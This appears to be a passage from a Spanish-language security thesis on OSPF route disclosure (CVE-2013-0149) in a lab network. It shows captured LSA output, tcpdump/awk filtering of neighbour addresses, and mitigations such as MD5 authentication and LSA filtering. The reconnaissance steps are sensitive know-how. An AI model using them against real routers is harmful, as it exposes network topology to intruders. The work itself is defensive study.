


Figura 3.11 (Divulgación de información)

Indicandonos las direcciones IP configuradas en el protocolo y que corresponden a la vecindad del dispositivo atacado. (véase Figura 3.12)




Figura 3.12 (Rutas vecindad de la víctima)

Esquema de red indicando las direcciones antes mencionadas: (véase Figura 3.13)




Figura 3.13 (Rutas vecindad de la víctima)

Información de las LSA's completas: (véase Figura 3.14)

```
LSA #1
Advertising Router 192.168.0.1, seq 0x80000012, age 39s, length 64
  Router LSA (1), LSA-ID: 192.168.0.1
  Options: [External, Demand Circuit]
  Router LSA Options: [none]
    Neighbor Network-ID: 192.168.0.1, Interface Address: 192.168.0.1
      topology default (0), metric 1
    Neighbor Router-ID: 30.0.0.2, Interface Address: 30.0.0.1
      topology default (0), metric 64
    Stub Network: 30.0.0.0, Mask: 255.255.255.0
      topology default (0), metric 64
    Neighbor Router-ID: 20.0.0.1, Interface Address: 10.0.0.1
      topology default (0), metric 64
    Stub Network: 10.0.0.0, Mask: 255.255.255.0
      topology default (0), metric 64
LSA #2
Advertising Router 192.168.0.1, seq 0x80000001, age 39s, length 12
  Network LSA (2), LSA-ID: 192.168.0.1
  Options: [External, Demand Circuit]
  Mask 255.255.255.0
  Connected Routers:
    192.168.0.1
    mac.local
```

Figura 3.14 (LSAs divulgadas)

Capítulo 4. Resultados obtenidos

Al terminar de hacer las pruebas y de recolectar la información, se filtró la información mediante un análisis de parámetros utilizando la herramienta GAWK y GREP, encontrando palabras específicas que indicaban la información que se requería para corroborar la divulgación de información y plasmarla en un documento formal.

Por ejemplo:

Para mostrar las opciones capturadas, se genero el siguiente comando : (véase Figura 4.1)

```
root@mac:~# tcpdump -v -r ospf.cap proto ospf | grep Neighbor
reading from file ospf.cap, link-type EN10MB (Ethernet)
          Neighbor List:
          Neighbor List:
          Neighbor List:
          Neighbor List:
          Neighbor List:
              Neighbor Network-ID: 192.168.0.1, Interface Address: 192.168.0.1
              Neighbor Router-ID: 30.0.0.2, Interface Address: 30.0.0.1
              Neighbor Router-ID: 20.0.0.1, Interface Address: 10.0.0.1
              Neighbor Network-ID: 192.168.0.1, Interface Address: 192.168.0.1
              Neighbor Router-ID: 30.0.0.2, Interface Address: 30.0.0.1
              Neighbor Router-ID: 20.0.0.1, Interface Address: 10.0.0.1
          Neighbor List:
```

Figura 4.1 (Filtro Neighbor)

Para tener un filtro más apegado a la información que se quiere obtener, se implementó la utilería AWK, la cual filtra en función de datos de forma granular. (véase Figura 4.2)

```
root@mac:~# tcpdump -v -r ospf.cap proto ospf | grep "Neighbor" | awk '{print $3
}' | sort -u
reading from file ospf.cap, link-type EN10MB (Ethernet)

192.168.0.1,
20.0.0.1,
30.0.0.2,
root@mac:~#
```

Figura 4.2 (Direcciones IP vecinas)

4.2 Comparativas

La resolución de esta tesis se dio con fines educativos, considerando las fallas en la configuración del protocolo de seguridad, se dieron las recomendaciones de seguridad. Los procedimientos para obtener la información de las tablas de ruteo varían de acuerdo a la experiencia del experto en seguridad y del manejador de las herramientas de penetración, una vez obtenida la información debe de ser documentada y comparada con otros procedimientos.

Para encontrar las vulnerabilidades de los dispositivos, también se dio la tarea de hacer pruebas de caja negra. Tomando como primicia la intrusión sin considerar opciones conocidas del dispositivo víctima. De igual manera se pudieron haber dado a conocer otras vulnerabilidades con ese tipo de análisis, en ésta tesis se quiso mostrar al interesado en la seguridad de dichos dispositivos la forma en la cual un atacante puede intervenir con las operaciones diarias y afectar a los activos lógicos o físicos de la organización.

4.3 Propuestas del plan de mejora

Se proponen los siguientes puntos a considerar para continuar con un seguimiento de la seguridad en la configuración del protocolo OSPF en los Routers.

1. Implementación de llaves de intercambio. (véase Figura 4.3)

```
Router#show ip ospf int s1/1
Serial1/1 is up, line protocol is up
  Internet Address 40.0.0.1/24, Area 2
  Process ID 2, Router ID 40.0.0.1, Network Type POINT_TO_POINT, Cost: 64
  Topology-MTID    Cost    Disabled    Shutdown      Topology Name
        0           64        no          no            Base
  Transmit Delay is 1 sec, State POINT_TO_POINT
  Timer intervals configured, Hello 10, Dead 40, Wait 40, Retransmit 5
    oob-resync timeout 40
    Hello due in 00:00:06
  Supports Link-local Signaling (LLS)
  Cisco NSF helper support enabled
  IETF NSF helper support enabled
  Index 1/1, flood queue length 0
  Next 0x0(0)/0x0(0)
  Last flood scan length is 1, maximum is 1
  Last flood scan time is 0 msec, maximum is 0 msec
  Neighbor Count is 1, Adjacent neighbor count is 1
    Adjacent with neighbor 20.0.0.2
  Suppress hello for 0 neighbor(s)
```

Figura 4.3. Implementaciòn de algoritmo md5

2. Autenticación de vecinos mediante el algoritmo de digestión MD5.

   Haciendo uso del procedimiento de configuración del protocolo ospf, se ingresa a la interfaz donde se encuentra configurado el protocolo: (véase Figura 4.4)




Figura 4.4. Implementación de algoritmo md5

Se procede a activar la llave que será trasmitida junto con el paquete ospf, el dispositivo que recibe el mensaje deberá tener la misma llave para intercambiar el mensaje. (véase Figura 4.5)




Figura 4.5. Implementación de algoritmo md5

Para verificar la configuración de authenticación, se utilizaron los siguientes comandos.(véase Figura 4.6).

```
Router#sh ip ospf int s1/1
Serial1/1 is up, line protocol is up
  Internet Address 40.0.0.1/24, Area 2
  Process ID 2, Router ID 40.0.0.1, Network Type POINT_TO_POINT, Cost: 64
  Topology-MTID    Cost    Disabled    Shutdown      Topology Name
        0           64        no          no            Base
  Transmit Delay is 1 sec, State POINT_TO_POINT
  Timer intervals configured, Hello 10, Dead 40, Wait 40, Retransmit 5
    oob-resync timeout 40
    Hello due in 00:00:04
  Supports Link-local Signaling (LLS)
  Cisco NSF helper support enabled
  IETF NSF helper support enabled
  Index 1/1, flood queue length 0
  Next 0x0(0)/0x0(0)
  Last flood scan length is 1, maximum is 1
  Last flood scan time is 0 msec, maximum is 0 msec
  Neighbor Count is 0, Adjacent neighbor count is 0
  Suppress hello for 0 neighbor(s)
  Message digest authentication enabled
    Youngest key id is 1
```

Figura 4.6. Verificación de algoritmo

La autenticación debe de ser para cada Área configurada.

El area que se tomó fue del router R3 al router R2, siguiendo los pasos anteriores de configur ación.

En la siguiente imagen se muestra el resultado de la captura una vez habilitado el algoritmo md5 en la red. Se muestra el tipo de autenticación, mitigando la vulnerabilidad de divulgaciòn de informaciòn que existía. (véase Figura 4.7)




Figura 4.7. Verificación de algoritmo habilitado

1. La configuración por medio de autenticación md5 para OSPFv2 no protegerá a las áreas configuradas con la versión OSPFv3, para ello se debe tomar a consideración el procedimiento respectivo para la versión del protocolo.

4.4 Segunda propuesta de mejora

Como segunda propuesta se menciona lo siguiente:

La divulgación de las rutas a través de los equipos de ruteo pueden ser divulgadas también debido a la configuración por defecto de OSPF. Se recomienda deshabilitar la opción de LSA activa en los me nsajes HELLO, lo anterior provocará el cese a las actualizaciones de estado enlace. En la siguiente i magen, se muestran los pasos de configuración para mitigar la divulgación de la dirección IP del rout er R3, específicamente en la interfaz s1/0, donde se encuentra la dirección IP 20.0.0.2 (véase image n Figura 4.8).

```
Router#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Router(config)#int s1/0
Router(config-if)#ip ospf database-filter all out
Router(config-if)#
*May 11 17:00:33.479: %OSPF-5-ADJCHG: Process 2, Nbr 20.0.0.1 on Serial1/0 from FUL
L to DOWN, Neighbor Down: Interface down or detached
*May 11 17:00:33.599: %OSPF-5-ADJCHG: Process 2, Nbr 20.0.0.1 on Serial1/0 from LOA
DING to FULL, Loading Done
Router(config-if)#configure terminal
                  ^
% Invalid input detected at '^' marker.

Router(config-if)#end
```

Figura 4.8. Configuración de s1/0 LSA

Verificación de la mitigación de la vulnerabilidad: (véase imagen 4.10)

Cabe destacar que la dirección IP de la interfaz s1/0 no fue divulgada a la máquina remota que hizo el ataque.

```
LSA #1
Advertising Router 192.168.0.1, seq 0x80000002, age 10s, length 64
  Router LSA (1), LSA-ID: 192.168.0.1
  Options: [External, Demand Circuit]
  Router LSA Options: [none]
    Neighbor Network-ID: 192.168.0.1, Interface Address: 192.168.0.1
      topology default (0), metric 1
    Neighbor Router-ID: 30.0.0.2, Interface Address: 30.0.0.1
      topology default (0), metric 64
    Stub Network: 30.0.0.0, Mask: 255.255.255.0
      topology default (0), metric 64
    Neighbor Router-ID: 20.0.0.1, Interface Address: 10.0.0.1
      topology default (0), metric 64
    Stub Network: 10.0.0.0, Mask: 255.255.255.0
      topology default (0), metric 64
```

Figura 4.10. Dirección Asociada

4.5 Conclusiones

El objetivo de esta tesis siempre fue orientar al interesado en la seguridad de la información en un tema específico, una vulnerabilidad, que se ideó con base en conocimiento básico de redes, leyendo parte del protocolo, haciéndolo funcionar a través de un laboratorio y teniendo una noción de obtener información deseada en base a pruebas. La identificación de vulnerabilidades dentro de cualquier sistema informático implica conocimientos básicos de la infraestructura y un poco de imaginación, ya que las ideas se forman en base a teoría básica.

La experiencia del lector determinará si el análisis manejado en este documento le puede dar pauta a formular otros tipos de laboratorios para probar otros problemas de seguridad. El desarrollo de software siempre tendrá errores en su mayoría por descuido del propio desarrollador o de la velocidad en la que se requiera el producto final sin pasar por las diferentes etapas para concluir de manera efectiva un programa.

La vulnerabilidad CVE-2013-0149 se dio a conocer al público con el propósito de mostrar una vulnerabilidad que afectaba a los dispositivos de red con el protocolo OSPFv2, hasta que tiempo después se dio a conocer que la misma vulnerabilidad tenía relación con una vulnerabilidad encontrada para el protocolo OSPFv3, el tiempo que se tomó para la resolución de la vulnerabilidad fue un año aproximadamente, desde el 1 de Agosto 2013 hasta el 31 de Julio del 2014, y para la vulnerabilidad del protocolo OSPFv3 tiempo considerable para personas con intenciones maliciosas que con pocos conocimientos pudiesen explotarla y obtener información o alterar la que existe en dispositivos. Al estar realizando las pruebas con el framework Scapy se encontraron pruebas de que existía una posibilidad de enviar un paquete de red utilizando el protocolo, se tuvieron algunos problemas para realizar la conexión entre los dispositivos y de envío del paquete malformado para que saltara la protección fight-back que tiene el protocolo por defecto. Al final se logró cumplir con el objetivo de demostrar la vulnerabilidad remotamente a través de la máquina virtual, capturando y procesando la información, tomando a consideración estudios profundos en este tipo de análisis, se recomendó a los especialistas la configuración del protocolo OSPF siguiendo una serie de pasos para mitigar el problema, ya que para OSPFv3, que es la versión que maneja IPv6 todavía no se encuentra un método exacto para mitigar el problema. Siendo un evento importante de seguridad,

algunas de esas recomendaciones se basaron en la implementación de firewalls de capa 2 para encontrar los tipos de paquetes anómalos.

Apéndice

Con el objetivo mejorar las medidas de seguridad recomendadas, se listan a continuación una serie de recomendaciones.

- Para mitigar peticiones externas hacia direcciones internas con información sensible, es necesario introducir un firewall perimetral de capa 2, con el fin de mejorar la protección de eventos anómalos de paquetes externos.

- Como medida de mitigación temprana se recomienda seguir las publicaciones de medios de actualización de información como US-CERT, suscribirse a los boletines semanales de vulnerabilidades publicadas y estar al pendiente de las actualizaciones.

- Incorporarse a un equipo de trabajo especializado en el análisis de vulnerabilidades y respuesta a incidentes dentro de la empresa donde se encuentran los dispositivos sensibles a vulnerabilidades de red.

Bibliografía y Referencias

[1] Connection, maximum. 'Maximum Packet Size For A TCP Connection'. *Stackoverflow.com*. N.p., 2015. Web. 7 Oct. 2015.

[2] Davis, David. 'Fundamentals: Five Ways To Secure Your Cisco Routers And Switches'. *TechRepublic*. N.p., 2008. Web. 7 Oct. 2015.

[3] Firebrand, http://www.firebrand.co.nz. 'BCP Vs DRP — Business Continuity & Disaster Recovery Specialists - Standby Consulting Ltd'. *Standbyconsulting.com*. N.p., 2015. Web. 7 Oct. 2015.

[4] Sparrow, Penna. 'Star Topology: Advantages And Disadvantages ~ I Answer 4 U'. *Ianswer4u.com*. N.p., 2015. Web. 13 Oct. 2015.

[5] Beaver, Kevin. "The Most Common Network Security Vulnerabilities". *Acunetix*. N.p., 2013. Web. 19 Jan. 2016.

[6] T. Thomas, OSPF network design solutions. Indianapolis, IN: Cisco Press, 2003.

[7] M. Sportack, IP routing fundamentals. Indianapolis, IN: Cisco Systems/Cisco Press, 1999.

[8] C. Kozierok, The TCP/IP guide. San Francisco: No Starch Press, 2005.

[9] D. Teare, B. Vachon and R. Graziani, Implementing Cisco IP routing (ROUTE). Indianapolis, IN: Cisco Press, 2015.

[10] D. Hucaby, D. Garneau and A. Sequeira, *CCNP Security Firewall 642-617 official cert guide*. [Indianapolis, Ind.]: Cisco Press, 2011.

[11] C. Jackson, *Network security auditing*. Indianapolis, IN: Cisco Press, 2010.

[12] H. Gredler and W. Goralski, The complete IS-IS routing protocol. London: Springer, 2005.

[13] W. Odom, *Cisco CCNA routing and switching 200-120 official cert guide library*. .

[14] Vacca, *Computer and information security handbook*. Amsterdam: Elsevier, 2009.

[15] Kanclirz and B. Baskin, *Netcat power tools*. Burlington, MA: Syngress Pub., 2008.

[16] C. Sanders, *Practical packet analysis*. San Francisco: No Starch Press, 2007.

[17] W. Stevens and G. Wright, *TCP/IP illustrated*. Reading, Mass.: Addison-Wesley Pub. Co., 1994.

[18] I. Beijnum, *Running IPv6*. Berkeley, CA: Apress, 2006.

[19] A. Jones and D. Ashenden, *Risk management for computer security*. Amsterdam, Netherlands: Elsevier Butterworth-Heinemann, 2005.

[20] S. Empson, *CCNA portable command guide*. Indianapolis, Ind.: Cisco Press, 2007.

[21] N. Gift and J. Jones, *Python for Unix and Linux system administration*. Farnham: O'Reilly, 2008.

[22] 2016. [Online]. Available: http://www.ti.com/lit/an/sloa101a/sloa101a.pdf. [Accessed: 15- Sep- 2016].

[23] 2016. [Online]. Available: http://www.cl.cam.ac.uk/research/srg/dan.html

http://www.techopedia.com/definition/16955/network-infrastructure [2014, Agosto 25]

[24] http://www.gns3.net/new-gns3-faq/ [2015, Febrero 6]

[25] Support, Technology. "Sample Configuration For Authentication In OSPF". Cisco. N.p., 2016. Web. 29 de Abril. 2016.

Glosario

A

Activo	Objetos que representan algún valor para la organización, puede ser físico o digital, también podría considerarse el personal como activo.
AWK	Acrónimo de Alfred Aho, Peter Weinberger Brian Kernighan, lenguaje de programación.

B

BGP	Del acrónimo Border Gateway Protocol, es un protocolo diseñado para encaminar paquetes a través de los sistemas autónomos en internet. Es un protocolo tipo vector aunque algunas veces es clasificado como protocolo vector-distancia, por la forma en que maneja sus paquetes.

C

CAN	Controller Area Network
CERT	Computer Emergency Response Team
CVE	Common Vulnerabilities Exposures

D

DAN	Desk Area Network
Datagrama	Entidad independiente y autónoma de datos que llevan información suficiente para ser encaminada desde el origen hasta el destino, sin depender de la fuente y el dispositivo de cómputo final.
DBD	Database Descriptor

F

Fragmentación	Proceso que se le dan a los datagramas una vez que hayan alcanzado el tamaño máximo de unidad de transferencia de datos.

H

HASH	Identificador de datos informáticos, usualmente creado mediante algoritmos de digestión de datos, el cual asegura al tamaño y la autenticidad de la información.

Homologación	IEE, CSA, el cual implica portabilidad e interoperabilidad a través de la empresa o de acuerdos internacionales.
Horizonte dividido	Es un método para prevenir o prohibir a un Router de caer en ciclos de actualizaciones en la interfaz.
I	
IEEE	Institute of Electrical and Electronics Engineers
IOS	Internetwork Operating System
L	
LAN	Local Area Network
LSA	Link State Advertisement
LSDB	Link State Data Base
LSU	Link State Update
M	
MAN	Metropolitan Area Network
Métrica	Priorizan las rutas aprendidas por el protocolo de ruteo, dando más preferencia respecto a otra, por lo general la métrica que es más baja es la preferida por el protocolo de ruteo.
O	
OSPF	Open Short Path First
P	
PARSEO	Verbo tomado del inglés “parse” que significa analizar.
R	
RFC	Request for Comments
S	
Subred	Distribución parte de la carga de red en pequeñas redes.

U

UTP	Es la denominación que tiene el cable de red debido al tipo de configuración interna, debido a que minimiza la interferencia de ruido electromagnético del ambiente habiendo una menor pérdida de información.

V

VLSM	Variable Length Subnet Mask.
VLAN	Virtual Local Area Network

W

WAN	(Wide Area Network) El acrónimo indica que es una red la cual abarca un área muy grande,